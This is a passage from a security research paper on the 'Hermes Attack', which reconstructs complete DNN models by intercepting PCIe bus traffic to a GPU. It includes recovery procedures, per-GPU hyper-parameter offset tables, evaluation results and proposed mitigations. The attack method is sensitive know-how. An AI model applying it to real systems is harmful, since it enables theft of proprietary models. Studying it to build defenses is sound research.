Every kernel takes at least one address as its input and write its output to one or more addresses. By knowing the semantics of this kernel in profiling phase, in the form of *K* command, we are able to figure out which offset(s) indicate input(s) and output(s). We build the data flow graph majorly by treating the input addresses as flow-from and the output addresses as flow-to. All kernels are then associated with these data addresses. We note that in the data flow graph one kernel's output address does not necessarily exactly match its successor's input address. Because these two addresses can be within the same data block or data is copied from one address to the other, which can be determined by iterating *D* commands. Once the data flow graph is reconstructed, we can substitute every kernel vertices with their corresponding DNN layers by querying the mappings in the knowledge database.

Extract Hyper-parameters. The next step is to extract hyper-parameters that are used during inference, e.g., strides, kernel size. Hyper-parameters that are used to control training phase can not be captured by our inference-time attack, e.g., learning rates, batch size. These hyper-parameters are obtained by two means. One is obtained from kernel arguments (e.g. strides) by retrieving the data fields of certain kernel launch *K* commands, whose offsets are profiled in the semantic reconstruction step. Another kind of hyper-parameters are determined by the existence of relevant kernels. For example, if there is a *BiasNCHWKernel* kernel launch, then the boolean type hyper-parameter `use_bias` is determined to be `true`.

Extract DNN Parameters. In this step, we aim to obtain all the parameters of each layer. The parameter here includes both weights and bias. Intuitively, parameters are easier to obtain compared to architecture, because they are statically passed to the layer-specific APIs and propagated to the PCIe traffic in plain value. However, the implementations of different DNNs on different DNN frameworks vary a lot, some of them raise challenges for our attack, including duplicated parameters, asynchronous data movement, and GPU address re-use.

The difficulty is how to locate these parameters since *D* commands are not only used to transmit parameters but also transmit input and a lot of other data. In our preliminary experiments, we observe that a lot of *K* commands do not use any data that are moved onto GPU by *D* commands. Instead, they use new addresses that are generated by certain *K* commands. By aligning with the CUDA trace, we figure out that such *K* commands are actually performing device to device memory

copy. We name these K commands K_{D2D}. Our understanding is that, for synchronous data copy on GPU device memory, it is much more efficient using GPU kernel than involving DMA copy which is controlled by D commands. We verified our thoughts by varying test platforms and using various data size. The duplicated data are the weights of DNN layers, where the original weights on GPU memory are left untouched to avoid being polluted in inference. here comes our third observation:

Observation 3: CUDA uses K commands to synchronously copy data from device to device, which are named K_{D2D}. DNN parameters are sent to GPU using D commands and often duplicated by K_{D2D} commands. The data taken part in the layer computations are the copy instead of the original one.

Figure 11 illustrates how parameters are propagated among commands. The first packet (i.e., a D command) is the earliest received packet by GPU. The third DW *00512D01* is the GPU memory address referring to the address that stores the weights of this parameter. The second packet is a K_{D2D} command where two addresses *00130C01* and *00512D01* in its data field. The former address is the destination and the later is the source in device to device memory copy operation. The last packet is a K command launching a kernel taking the destination address as its argument. We recover the parameters in reverse order: (1) we first use K commands to locate the destination address; (2) then we use the K_{D2D} command to find the corresponding source address; (3) finally we retrieve the data field of corresponding D command to dump the weights of parameters.

We found that for extremely large parameter blocks, they are usually not transmitted using regular D commands. Instead, they are transferred using a new type of data movement command with different header structures. By aligning with the CUDA trace, we figure out that these commands are doing asynchronous data transfer. We name it D_{asyn} command. This makes sense because the DNN framework prefers to hide the latency of large data transfer by taking it off the critical path. New challenges are brought by D_{asyn} command. Firstly, the data size is missed in the D_{asyn} command header. Secondly, command header and command data are located in separate packets with in-consecutive address.

To resolve the first problem, we calculate the total number of weights using obtained hyper-parameters. There are three types of layers that have weights: convolution layer, dense layer, and normalization layer. The total number of weights and bias of convolution layers can be calculated by the following equations:

$$\#\,Weights_{conv} = m_w * m_h * c_{in} * c_{out} \tag{1}$$

$$\#\,Bias_{conv} = c_{out} \tag{2}$$

In Equation 1, m_w, m_h are shorted for `mask width` and `mask height`, where mask is also known as image processing kernel in convolution layers. c_{in} and c_{out} represent the number of input and output, which are indicated by the last arguments of input and output. c_{out} is also known as $filters$. For dense layer, the number of weights and bias can be calculated by:

$$\#\,Weights_{dense} = c_{out} * c_{in} \tag{3}$$

$$\#\,Bias_{dense} = c_{out} \tag{4}$$

In Equation 3 and Equation 4, the c_{in} and c_{out} represent the input shape and output shape respectively. The number of *bias* is equal to the number of output. In normalization layer, the number of weights and bias can be directly obtained from kernels' arguments without any calculation.

The second challenge caused by D_{asyn} makes locating the data field of D_{asyn} command difficult. In regular D commands and K commands, the header and the first piece of data are within the same packet, or located in two packets with consecutive addresses, which is easy to locate data fields. But in D_{asyn}, its command header and data field can be interleaved by packets from other commands. We resolve this issues by iterating all commands, filtering out all regular commands and noises from the beginning. Then only the D_{asyn} commands are left. According to the fact that packets within the same command are contiguous in address, now we can easily assemble the header and the corresponding data field of every D_{asyn} in order.

When a large amount of data is used by the GPU, like VGG and ResNet, address re-use will occur. That is, the data associated with the GPU address can be overwritten, and the subsequent multiple K commands using the same address can refer to different data. For example, we consider a command sequence ① $D_1(src) \rightarrow$ ②$K_{D2D_1}(src, dst_1) \rightarrow$ ③$D_2(src) \rightarrow$ ④$K_{D2D_2}(src, dst_2) \rightarrow$ ⑤$K_1(dst_1) \rightarrow$ ⑥$K_2(dst_2)$, where D indicates D command, K_{D2D} indicates data copy on device, and K represents K command. In this example, data in *src* is copied out by K_{D2D_1} and then overwritten by D_2, two K commands utilize data but referring to the same source address *src*. To resolve this problem, we introduce `data life range` to represent the valid period of each data. The life range begins when it is written by a D command and ends when it is consumed by a K_{D2D} command. Take the command sequence as the example, the life range of dst_1 is ① - ②, and the life rang of dst_2 is ③ - ④. Our strategy is to track back from every K command to extract its corresponding parameters within its life range. So in the example, we extract K_1's parameters in the order of ⑤ ② ①.

4 Attack Evaluation

4.1 Experiment Setup

Hardware Platform: We validate our attack on three GPU platforms, i.e., NVIDIA Geforce GT 730, NVIDIA Geforce GTX 1080 Ti and NVIDIA Geforce RTX 2080 Ti. There is only one GPU attached to the motherboard via PCIe 3.0 in every individual experiment. We adapt CUDA 10.1 as the GPU




Figure 12: **Architecture Comparison.** This figure shows the architecture differences between original models and the reconstructed models. The CBR block represents the sequentially connected C (Convolution), B (Batch Normalization), R (Relu) layers. There are two major differences between the original models and the corresponding reconstructed models: (1) The reconstructed models do not have dropout layers (as shown in MNIST and VGG); (2) The reconstructed models treat every activation function as a single layer (as shown in MNIST and ResNet).

Table 1: **Victim Models.** This table displays the detail information of all three victim models, including number of layers, number of parameters, training datasets and input shape.

	MNIST	VGG16	ResNet-20
Number of Layers	8	60	72
Number of Parameters	544,522	15,001,418	274,442
Datasets	mnist	cifar10	cifar10
Input Shape	(28,28,1)	(32,32,3)	(32,32,3)

programming interface and Teledyne LeCroy Summit T3-16 PCIe Express Protocol Analyzer as our snooping device.

Victim Model: We validate our attack on three pre-trained DNN models: MNIST, VGG16, and ResNet20, which are public available [30].

- **MNIST** model is a sequential model, where layers are stacked and every layer takes the only output of the previous layer as the input. It is trained on the MNIST dataset and can achieve 98.25% inference accuracy for handwritten digits.
- **VGG16** model is a very deep sequential model with 60 layers in total, 13 of which are convolution layers. It is trained using the cifar10 dataset and can achieve 93.59% inference accuracy for the cifar10 test set.
- **ResNet20** model is a non-sequential model, where some layers have multiple outputs and take multiple inputs from other layers. The victim ResNet model has 20 convolution layers out of 72 layers in total, which achieves 91.45% inference accuracy for the cifar10 test set.

These pre-trained victim models are used for inference by Keras framework with Tensorflow as the backbone. In our experiments, we treat these models as black-boxes without using any layer information during attack. These publicly available models are used only for ground truth purpose. Our attack works for arbitrary proprietary models. The attack results are not influenced by the model accuracy or architecture.

Table 2: **Related Kernels of Each Layer.** This table lists the related kernels of each layer. If there are multiple related kernels of that layer, the primary kernels are highlighted in bold. The last row indicates some kernels not belong to any layer, but are useful and need to be recorded.

Layer	Related Kernels	No.
Conv 2D	**ShuffleInTensor3Simple**	①
	cudnn::detail::implicit_convolve_sgemm	②
	SwapDimension0And2InTensor3Simple	③
	cudnn::winograd::generateWinogradTilesKernel	④
	cudnn::winograd::winograd3x3Kernel	⑤
BN	cudnn::detail::bn_fw_inf_1C11_kernel_new	⑥
Dense	**gemv2N_kernel_val**	⑦
	gemvNSP_kernel_val	⑧
Flatten	BlockReduceKernel	⑨
MaxPool	cudnn::detail::pooling_fw_4d_kernel	⑩
AvgPool	Eigen::internal::AvgPoolMeanReducer	⑪
ZeroPad	PadInputCustomKernelNHWC	⑫
Add	Eigen::internal::scalar_sum_op	⑬
Relu	Eigen::internal::scalar_max_op	⑭
Softmax	softmax_op_gpu_cu_compute_70	⑮
Others	SwapDimension1And2InTensor3UsingTiles	⑯
	BiasNCHWKernel	⑰
	BiasNHWCKernel	⑱

The detailed model information including layers, shapes, and parameters are elaborated in Table 1.

4.2 Model Architecture Evaluation

In this section, we demonstrate the semantic equivalence between the original model and the reconstructed model. Figure 12 depict the architecture of original models and reconstructed models for MNIST, VGG, and ResNet, where each rectangle represents a DNN layer. As the figure is shown, most of the architectures of the original model and the reconstructed model are the same, except two differences. The first difference is that the reconstructed model does not have the dropout layers, e.g., the MNIST model and the VGG model. The dropout layer is used to prevent over-fitting during the training procedure. It randomly selects some neurons and drops the results. Since it is only used in the training phase and disabled during the inference, this information is not able to be captured in PCIe traffic. Attributes to the quiescence in interference, the dropout layer will not influence the result of the inference. The second difference is caused by the implementation. Some models are implemented using activation function as a hyper-parameter, like the original MNIST model, but some others regard activation function as a single layer, like the Relu function in the original VGG model. This implementation difference will also not lead to any accuracy variance. During our reconstruction, we regard all activation functions as single layers.

Table 3: **Offset of Hyper-Parameters.** This table shows all hyper-parameters offsets in their located kernel. The offset is defined as the distance between the first word and the target hyper-parameter in the data field of a *K* command. The weights row and bias row indicate the offset of weights address and bias address respectively.

Hyper-Parameters	Kernel	GT 730	1080 Ti	2080 Ti
Convolution Layer				
Kernel Size	②	(102,103)	(99,100)	(96,97)
Strides	②	(126,127)	(123,124)	(120,121)
Filters	②	101	98	95
Weights	①	83	80	80
Bias	⑰	85	82	82
Batch Normalization Layer				
Weights1	⑥	159	156	156
Weights2	⑥	161	158	158
Weights3	⑥	163	160	160
Weights4	⑥	165	162	162
Maxpooling Layer				
Pool Size	⑩	(152,153)	(149,150)	(146,147)
Strides	⑩	(136,137)	(133,134)	(130,131)
AveragePooling2D Layer				
Pool Size	⑪	(110,111)	(107,108)	(107,108)
Strides	⑪	(114,115)	(111,112)	(111,112)
Zeropadding Layer				
Padding	⑫	(117,118)	(114,115)	(114,115)
Dense Layer				
Units	⑦	101	98	98
Weights	⑦	81	78	78
Bias	⑱	85	82	82

Table 2 lists all the related kernels of each layer. Some kernels are primary kernels, and some kernels are used to obtain the offset of hyper-parameters. If a layer has only one related kernel, then this kernel is its primary kernel. If a layer has more than one related kernels, its primary kernels are highlighted in bold. The last row indicates some kernels not belong to any layer, but are still useful and need to be recorded. *SwapDimension1And2InTensor3UsingTiles* is record in order to recover the data flow. *BiasNCHWKernel* and *BiasNHWCKernel* are used to determine the layer use bias or not and also used to obtain the offset of bias address.

4.3 Hyper-Parameters Evaluation

The extracted hyper-parameters are the same as those in the original model. Table 3 represents all hyper-parameters offsets in their located kernel. The offset is defined as the distance between the first word and the target hyper-parameter in the data field of a *K* command. Meanwhile, we also record the weights and bias offset, which indicate the offset the weights address and bias address respectively. As Table 3 shown, the offset of these hyper-parameters is not fixed on distinct plat-

Table 4: **Identity Evaluation.** This table shows the identity between the original models and the reconstructed models. All the reconstructed models have the same accuracy with the original ones, as well as similar inference time.

Metrics	Model	Original	Reconstructed		
N/A	N/A	N/A	GT 730	1080 Ti	2080 Ti
Accuracy	MNIST	98.25%	98.25%	98.25%	98.25%
	VGG	93.59%	93.59%	93.59%	93.59%
	ResNet	91.45%	91.45%	91.45%	91.45%
Inference Time(s)	MNIST	2.24	2.39	2.52	2.38
	VGG	65	63	63	61
	ResNet	20	20	20	21

forms. Some layers may also have multiple implementations, and the related kernels may change along with the implementation changes. Here we only list the most frequently used implementation and their offsets.

4.4 Identity Evaluation

Table 4 evaluates the identity between the original models and reconstructed models. We evaluate the identity from two aspects, accuracy and inference time. The accuracy is measured as the average test accuracy on 10,000 test images. The inference time in seconds indicates the total time used to test 10,000 images using this model. For MNIST, the test datasets is obtained from *keras.datasets.mnist.load_data*. For VGG and ResNet, the test datasets is obtained from *keras.datasets.cifar10.load_data*. The reconstructed models proved to be as accurate as of the victims on all platforms. The original MNIST model trained on the MNIST dataset achieve 98.25% accuracy. The original VGG model and ResNet trained on cifar10 dataset achieve 93.59% and 91.45% respectively, and all reconstructed VGG models are ResNet models have the same accuracy with the original models. As Table 4 shown, each reconstructed model has a similar inference time with the original one, within a reasonable variance.

4.5 Reconstruction Efficiency

Table 5 records the runtime statistics and the model-generation time. The runtime statistics include the number of total completion packets and the number of both D commands and K commands. These statistics are obtained from the inference procedure on a single image. Only one image is enough to reconstruct the whole model. As the table shows, the number of D commands does not have many relationships with the running models, since only a few D commands are used to transfer the information of victim models. However, more complicate the victim model is, more K commands will be involved. The generation time in minutes represents the total time used to reconstruct a model from the PCIe data, including Traffic Processing, Command Extraction, and Reconstruction. The generation time mainly relies on the number of completion packets. The number of completion packets is dependent on both platform and the victim model.

5 Discussions

The Hermes Attack aims to leak the victim model through PCIe traffic with lossless inference accuracy. It means that the extracted model will have the same accuracy as the victim one, regardless of the victim model's accuracy. Meanwhile, the number of the activation functions and the model layers will not affect our attack's accuracy.

5.1 Super Large DNN Models

The methodology of our attack is supposed to be effective for all models. However, the buffer size of the snooping device could be a potential limitation. We currently use the Teledyne LeCroy Summit T3-26 PCIe protocol analyzer as our snooping device, which is equipped with an 8GB memory buffer (4GB for each direction). Due to the buffer size limitation, we cannot intercept all the traffic if the size of a victim model is super large, i.e., VGG16 trained from ImageNet [16]. Although the size of this model is about 500MB, the generated downstream traffic will slightly exceed the buffer limitation due to the large amount of metadata generated by PCIe and GPU. This problem could be solved by updating the snooping device. As far as we know, some other powerful snooping devices like Teledyne LeCroy's Summit T34 PCI Express protocol analyzer [34] can expand the memory buffer into 64GB. These devices would be able to intercept all the inference traffic of existing DNN models. Alternatively, we can address this issue with an advanced algorithm. Specifically, although the intercepted model is not complete (e.g., only covering the first n layers) , we can still run our existing algorithm mentioned in this above to recover the first n layers of the model. In the next time, we try to intercept the AI model by skipping k layers ($k \leq n$), and run the algorithm again. By repeating this step until we can recover the last layer, we then get the whole model by merging all existing recovered layers. This solution does not rely on any advanced hardware device, but it requires accurate model interception, and how to directly recover layers without the data of the skipped layers.

5.2 Attack Generalization

We have demonstrated that our attack can be applied to different GPU platforms. For different platforms (e.g., a smartphone with Neural Processing Unit (NPU)), there are several changes that should be noticed. The first change is the command header that could be different. One possible solution is to use the method we mentioned in Section 3.3.1 to identify the new command header structure. The second change is

Table 5: **Performance Evaluation.** This table displays both runtime statistics and generation time. The runtime statistics include the number of extracted D Commands, K Commands, as well as the number of completion packets. Generation time in minutes refers to the time used to reconstruct the model. The inference time in seconds indicates the time used to test 10,000 images.

	MNIST			VGG			ResNet		
Platform	GT 730	1080 Ti	2080 Ti	GT 730	1080 Ti	2080 Ti	GT 730	1080 Ti	2080 Ti
# of D Commands	25,680	28,590	24,342	27,287	27,677	24,931	28,433	28,518	25,577
# of K Commands	216	139	181	903	628	793	1011	886	988
# of Completion Packets	1,077,756	2,244,115	2,959,613	4,284,946	2,615,895	3,354,411	975,257	2,052,657	2,717,451
Generation Time (min)	5	8	11	17	11	12	6	9	10

Table 6: **Related Work Comparison.** ✓stands for fully recover, P stands for partial recover, × means cannot recover.

Work	Information Source	Method	Results		
			Architecture	Hyper-Parameters	Parameters
Xing Hu, et al. 2019 [23]	Bus Access Pattern	Predict	P	×	×
Yan, Mengjia, et al. 2018 [58]	Cache	Search	×	✓	×
Weizhe Hua, et al. 2018 [24]	Accelerator	Search,Infer	✓	×	P
Yun Xiang et al. 2019 [55]	Power	Predict	✓	✓	×
Vasisht Duddu et al. 2018 [18]	Timing	Search	✓	×	×
Binghui Wang et al. 2019 [51]	Parameters	Infer	×	✓	×
Seong Joon Oh et al. 2018 [38]	Queries	Infer	P	P	×
Roberts, Nicholas et al. 2018 [43]	Noise Input	Predict,Infer	×	×	P
Our Work (Hermes Attack)	**PCIe Bus**	**Infer**	✓	✓	✓

the GPU instruction sets. The change of instruction sets will lead to the difference in kernel binaries. Fortunately, we can also use the method in Section 3.4.1 to update the database. Although there would be several changes when the platform changes, the GPU and PCIe underlying working mechanism will stay the same. Therefore, the proposed attack will not be influenced by the alternation of hardware.

Different from the change of GPUs, the change of the DNN framework will lead to the different implementation of each layer as well as the relationship between layer and GPU kernels. However, as long as all layers are executed on GPU, we are able to obtain the relationship between the layer and kernels, it will not affect our proposed attack.

The case that multiple tasks simultaneously run on a single GPU should also be aware of. The simultaneously running tasks share the same GPU with the victim model. In this manner, the data sent from the other tasks will make an interference on our extraction. Thanks to the fact that each process owns a GPU context and each context has at least one channel to sent commands, the different tasks can be filtered by the context information.

5.3 Mitigation Countermeasures

The first possible defense approach is to encrypt the PCIe traffic. It is easy to add the crypto engine on the CPU side, but it is hard for the commodity GPUs that do not have such capabilities. Thus, this method is the lack of backward compatibility. Another approach is to use data obfuscation, e.g., obfuscating the commands, model commands, and parameters. However, this method requires kernels to be extended to deobfuscate the data back or understand the obfuscated data. Besides, this method can only increase the bar but cannot prevent the Hermes attack completely.

Besides encryption and obfuscation, another mechanism is adding noise from the software aspect, e.g., sending data in one process but sending interference commands from a different process. However, this could be resolved by utilizing GPU channels, as discussed in Section 5.2. Another alternative solution is to leverage the device driver to use dynamic command headers instead of static command ones, significantly increasing the bar of reverse engineering.

The last possible defense mechanism is to offload some tasks to the CPU. In this way, it can reduce the information obtained from the PCIe traffic. Unfortunately, it will result in significant performance loss due to the frequent data transfer between CPU and GPU and CPU's low computing power compared to GPU.

6 Related Work

Adversarial Examples: Adversarial examples are first pointed out by Szegedy et al. [48], which are able to cause the network to misclassify an image. They proposed the L-

BFGS approach to generate adversarial examples by applying a certain imperceptible perturbation, which is found by maximizing the network's prediction. Afterward, there has been a lot of work concentrating on the adversarial attack, some of them is white-box attack [5, 6, 32, 48], that the attacker has some prior knowledge of the internal architecture or parameters of the victim model, some of the attacks are black-box attack [4, 7, 8, 10, 40, 41, 44].

Extraction Attack: Table 4.5 summarized some other DNN model extraction attacks and compared them with our work. [23] proposed an attack by hearing the memory bus and PCIe hints, built a classifier to predict the DNN model architecture, [58] introduced a cache-based side-channel attack to steal DNN architectures, [24] performed a side-channel attack to reveal the network architecture and weights of a CNN model based on memory access patterns and the input/output of the accelerator, [55] revealed the internal network architecture and estimated the parameters by analyzing the power trace. Similarly, [53] presented an attack on an FPGA-based convolutional neural network accelerator and recovered the input image from the collected power traces. [18] proposed an extraction attack by exploiting the side timing channels to infer the depth of the network. [51] designed an attack on stealing the hyper-parameters of a variety of machine learning algorithms, this attack is derived by know parameters and the machine learning algorithms, and training data set. [25] demonstrates an attack that predicts the image classify results by observing the GPU kernel execution time. [43] assumed the model architecture is known, and the softmax layer is accessible, then proved noise input is enough to replicate the parameters of the original model. [46] designed a membership inference attack to determine the training datasets based on prediction outputs of machine learning models. [50] investigated the extraction attack on various cloud-based ML model rely on the outputs returned by the ML prediction APIs. Similarly, some works generated a clone model from the query-prediction pairs of the victim model. [27, 38, 39, 46, 50].

7 Conclusion

In this paper, we identified the PCIe bus as a new attack surface to leak DNN models. Based on this new attack surface, we proposed a novel model-extraction attack, named Hermes Attack, which is the first attack to fully steal the whole DNN models. We addressed the main challenges by a large number of reverse engineering and reliable semantic reconstruction, as well as skillful packet selection and order correction. We implemented a prototype of the Hermes Attack, and evaluated it on three real-world NVIDIA GPU platforms. The evaluation results indicate that our scheme could handle customized DNN models and the stolen models had the same inference accuracy as the original ones. We will open-source these reverse engineering results, hoping to benefit the entire community.

References

[1] Martín Abadi, Paul Barham, Jianmin Chen, Zhifeng Chen, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Geoffrey Irving, Michael Isard, et al. Tensorflow: A system for large-scale machine learning. In *12th {USENIX} Symposium on Operating Systems Design and Implementation ({OSDI} 16)*, pages 265–283, 2016.

[2] Baidu. Baidu AI Open Platform, 2019. https://ai.baidu.com/solution/private?hmsr=aibanner&hmpl=private.

[3] Baidu. Baidu Apollo Open Platform, 2019. http://apollo.auto/developer.html.

[4] Arjun Nitin Bhagoji, Warren He, Bo Li, and Dawn Song. Exploring the space of black-box attacks on deep neural networks. *arXiv preprint arXiv:1712.09491*, 2017.

[5] Battista Biggio, Igino Corona, Davide Maiorca, Blaine Nelson, Nedim Šrndić, Pavel Laskov, Giorgio Giacinto, and Fabio Roli. Evasion attacks against machine learning at test time. In *Joint European conference on machine learning and knowledge discovery in databases*, pages 387–402. Springer, 2013.

[6] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 39–57. IEEE, 2017.

[7] Pin-Yu Chen, Huan Zhang, Yash Sharma, Jinfeng Yi, and Cho-Jui Hsieh. Zoo: Zeroth order optimization based black-box attacks to deep neural networks without training substitute models. In *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security*, pages 15–26, 2017.

[8] Minhao Cheng, Thong Le, Pin-Yu Chen, Jinfeng Yi, Huan Zhang, and Cho-Jui Hsieh. Query-efficient hard-label black-box attack: An optimization-based approach. *arXiv preprint arXiv:1807.04457*, 2018.

[9] Dan Cireşan, Ueli Meier, and Jürgen Schmidhuber. Multi-column deep neural networks for image classification. *arXiv preprint arXiv:1202.2745*, 2012.

[10] Moustapha Cisse, Yossi Adi, Natalia Neverova, and Joseph Keshet. Houdini: Fooling deep structured prediction models. *arXiv preprint arXiv:1707.05373*, 2017.

[11] Ronan Collobert and Jason Weston. A unified architecture for natural language processing: Deep neural networks with multitask learning. In *Proceedings of the 25th international conference on Machine learning*, pages 160–167. ACM, 2008.

[12] NVIDIA Corporation. Cuda llvm compiler. https://developer.nvidia.com/cuda-llvm-compiler.

[13] NVIDIA Corporation. Profiler user's guide. https://docs.nvidia.com/pdf/CUDA_Profiler_Users_Guide.pdf.

[14] Victor Costan and Srinivas Devadas. Intel sgx explained.

[15] Henggang Cui, Hao Zhang, Gregory R Ganger, Phillip B Gibbons, and Eric P Xing. Geeps: Scalable deep learning on distributed gpus with a gpu-specialized parameter server. In *Proceedings of the Eleventh European Conference on Computer Systems*, pages 1–16, 2016.

[16] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li, and Li Fei-Fei. Imagenet: A large-scale hierarchical image database. In *2009 IEEE conference on computer vision and pattern recognition*, pages 248–255. Ieee, 2009.

[17] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. Bert: Pre-training of deep bidirectional transformers for language understanding. *arXiv preprint arXiv:1810.04805*, 2018.

[18] Vasisht Duddu, Debasis Samanta, D Vijay Rao, and Valentina E Balas. Stealing neural networks via timing side channels. *arXiv preprint arXiv:1812.11720*, 2018.

[19] Envytools. Tools for people envious of nvidia's blob driver. https://github.com/envytools/envytools.

[20] Alex Graves, Abdel-rahman Mohamed, and Geoffrey Hinton. Speech recognition with deep recurrent neural networks. In *2013 IEEE international conference on acoustics, speech and signal processing*, pages 6645–6649. IEEE, 2013.

[21] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 770–778, 2016.

[22] Geoffrey Hinton, Li Deng, Dong Yu, George Dahl, Abdel-rahman Mohamed, Navdeep Jaitly, Andrew Senior, Vincent Vanhoucke, Patrick Nguyen, Brian Kingsbury, et al. Deep neural networks for acoustic modeling in speech recognition. *IEEE Signal processing magazine*, 29, 2012.

[23] Xing Hu, Ling Liang, Lei Deng, Shuangchen Li, Xinfeng Xie, Yu Ji, Yufei Ding, Chang Liu, Timothy Sherwood, and Yuan Xie. Neural network model extraction attacks in edge devices by hearing architectural hints. *arXiv preprint arXiv:1903.03916*, 2019.

[24] Weizhe Hua, Zhiru Zhang, and G Edward Suh. Reverse engineering convolutional neural networks through side-channel information leaks. In *2018 55th ACM/ESDA/IEEE Design Automation Conference (DAC)*, pages 1–6. IEEE, 2018.

[25] Tyler Hunt, Zhipeng Jia, Vance Miller, Ariel Szekely, Yige Hu, Christopher J Rossbach, and Emmett Witchel. Telekine: Secure computing with cloud gpus. In *17th {USENIX} Symposium on Networked Systems Design and Implementation ({NSDI} 20)*, pages 817–833, 2020.

[26] JD. JD AI Open Platform, 2019. http://jddoversea-neuhub.jd.com/index.html.

[27] Sanjay Kariyappa, Atul Prakash, and Moinuddin Qureshi. Maze: Data-free model stealing attack using zeroth-order gradient estimation. *arXiv preprint arXiv:2005.03161*, 2020.

[28] Shinpei Kato, Eijiro Takeuchi, Yoshio Ishiguro, Yoshiki Ninomiya, Kazuya Takeda, and Tsuyoshi Hamada. An open approach to autonomous vehicles. *IEEE Micro*, 35(6):60–68, 2015.

[29] Keras. Guide to the Functional API, 2019. https://keras.io/getting-started/functional-api-guide/.

[30] Keras. Keras Applications, 2019. https://keras.io/api/applications/.

[31] Alex Krizhevsky, Vinod Nair, and Geoffrey Hinton. The cifar-10 dataset. *online: http://www. cs. toronto. edu/kriz/cifar. html*, 55, 2014.

[32] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. Adversarial examples in the physical world. *arXiv preprint arXiv:1607.02533*, 2016.

[33] Teledyne LeCroy. Protocol Analyzer - PCI Express - Teledyne LeCroy, 2019. https://teledynelecroy.com/protocolanalyzer/pci-express.

[34] Teledyne LeCroy. Summit T34 Analyzer, 2019. https://teledynelecroy.com/protocolanalyzer/pci-express/summit-t34-analyzer.

[35] Yann LeCun, Yoshua Bengio, and Geoffrey Hinton. Deep learning. *nature*, 521(7553):436–444, 2015.

[36] Yann LeCun, Corinna Cortes, and CJ Burges. Mnist handwritten digit database. 2010.

[37] CUDA Nvidia. Nvidia cuda c programming guide. *Nvidia Corporation*, 120(18):8, 2011.

[38] Seong Joon Oh, Bernt Schiele, and Mario Fritz. Towards reverse-engineering black-box neural networks. In *Explainable AI: Interpreting, Explaining and Visualizing Deep Learning*, pages 121–144. Springer, 2019.

[39] Tribhuvanesh Orekondy, Bernt Schiele, and Mario Fritz. Knockoff nets: Stealing functionality of black-box models. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 4954–4963, 2019.

[40] Nicolas Papernot, Patrick McDaniel, and Ian Goodfellow. Transferability in machine learning: from phenomena to black-box attacks using adversarial samples. *arXiv preprint arXiv:1605.07277*, 2016.

[41] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *Proceedings of the 2017 ACM on Asia conference on computer and communications security*, pages 506–519, 2017.

[42] Colin Raffel, Noam Shazeer, Adam Roberts, Katherine Lee, Sharan Narang, Michael Matena, Yanqi Zhou, Wei Li, and Peter J. Liu. Exploring the limits of transfer learning with a unified text-to-text transformer, 2019.

[43] Nicholas Roberts, Vinay Uday Prabhu, and Matthew McAteer. Model weight theft with just noise inputs: The curious case of the petulant attacker. *arXiv preprint arXiv:1912.08987*, 2019.

